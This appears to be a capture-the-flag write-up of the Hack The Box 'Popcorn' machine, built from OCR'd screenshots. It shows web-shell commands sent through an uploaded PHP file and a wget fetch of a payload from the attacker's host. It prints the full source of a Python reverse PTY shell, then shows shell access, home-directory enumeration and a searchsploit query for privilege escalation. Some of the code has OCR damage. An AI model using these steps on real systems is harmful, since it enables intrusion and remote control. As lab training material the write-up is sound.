


```
GET /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php?saad=id HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```


change the request method to post




```
POST /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

saad=wget 10.10.14.23:8000/tcp_pty_backconnect.py -O /dev/shm/.rev.py
```



```
HTTP/1.1 200 OK
Date: Mon, 10 May 2021 00:12:02 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Vary: Accept-Encoding
Content-Length: 442
Connection: close
Content-Type: text/html

PNG

IHDRnZY°c@sBIT|d  pHYsÒÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks 8
```




```
┌──(root💀kali)-[~/Downloads/python-pty-shells]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.6 - - [09/May/2021 20:08:13] "GET /tcp_pty_backconnect.py HTTP/1.0" 200 -
```




```
POST /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

saad=cat /dev/shm/.rev.py
```


```
"""
Reverse Connect TCP PTY Shell - v1.0
infodox - insecurety.net (2013)

Gives a reverse connect PTY over TCP.

For an excellent listener use the following socat command:
socat file:`tty`,echo=0,raw tcp4-listen:PORT

Or use the included tcp_pty_shell_handler.py
"""
import os
import pty
import socket

lhost = "10.10.14.23" # XXX: CHANGEME
lport = 1337 # XXX: CHANGEME

def main():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((lhost, lport))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
os.putenv("HISTFILE",'/dev/null')
pty.spawn("/bin/bash")
s.close()

if __name__ == "__main__":
main()
main()
```



```
POST /torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=;
saveit_0=3; saveit_1=0; /torrent/torrents.phpfirsttimeload=1; PHPSESSID=
5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

saad=python /dev/shm/.rev.py
```




```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# cp /root/Downloads/python-pty-shells/tcp_pty_shell_handler.py .

┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# python tcp_pty_shell_handler.py -b 10.10.14.23:1337
www-data@popcorn:/var/www/torrent/upload$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
www-data@popcorn:/var/www/torrent/upload$ ls
15704.c
723bc28f9b6f924cca68ccdff96b6190566ca6b4.php
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png
noss.png
```

find /home -type f -printf "%f\t%p\t%u\t%g\t%m\n" 2>/dev/null | column -t




```
.bash_logout            /home/george/.bash_logout                 george  george  644
.bashrc                 /home/george/.bashrc                      george  george  644
torrenthoster.zip       /home/george/torrenthoster.zip            george  george  644
motd.legal-displayed    /home/george/.cache/motd.legal-displayed  george  george  644
.sudo_as_admin_successful  /home/george/.sudo_as_admin_successful  george  george  644
user.txt                /home/george/user.txt                     george  george  644
.nano_history           /home/george/.nano_history                root    root    600
.mysql_history          /home/george/.mysql_history               root    root    600
.profile                /home/george/.profile                     george  george  644
```


user.txt is readable by as




```
.bash_logout              /home/george/.bash_logout                    george   george   644
.bashrc                   /home/george/.bashrc                         george   george   644
torrenthoster.zip         /home/george/torrenthoster.zip               george   george   644
motd.legal-displayed      /home/george/.cache/motd.legal-displayed     george   george   644
.sudo_as_admin_successful /home/george/.sudo_as_admin_successful       george   george   644
user.txt                  /home/george/user.txt                        george   george   644
.nano_history             /home/george/.nano_history                   root     root     600
.mysql_history            /home/george/.mysql_history                  root     root     600
.profile                  /home/george/.profile                        george   george   644
```




```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# searchsploit motd
---------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (1) | linux/local/14273.sh
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2) | linux/local/14339.sh
MultiTheftAuto 0.5 patch 1 - Server Crash / MOTD Deletion                          | windows/dos/1235.c
---------------------------------------------------------------------------------- ---------------------
```



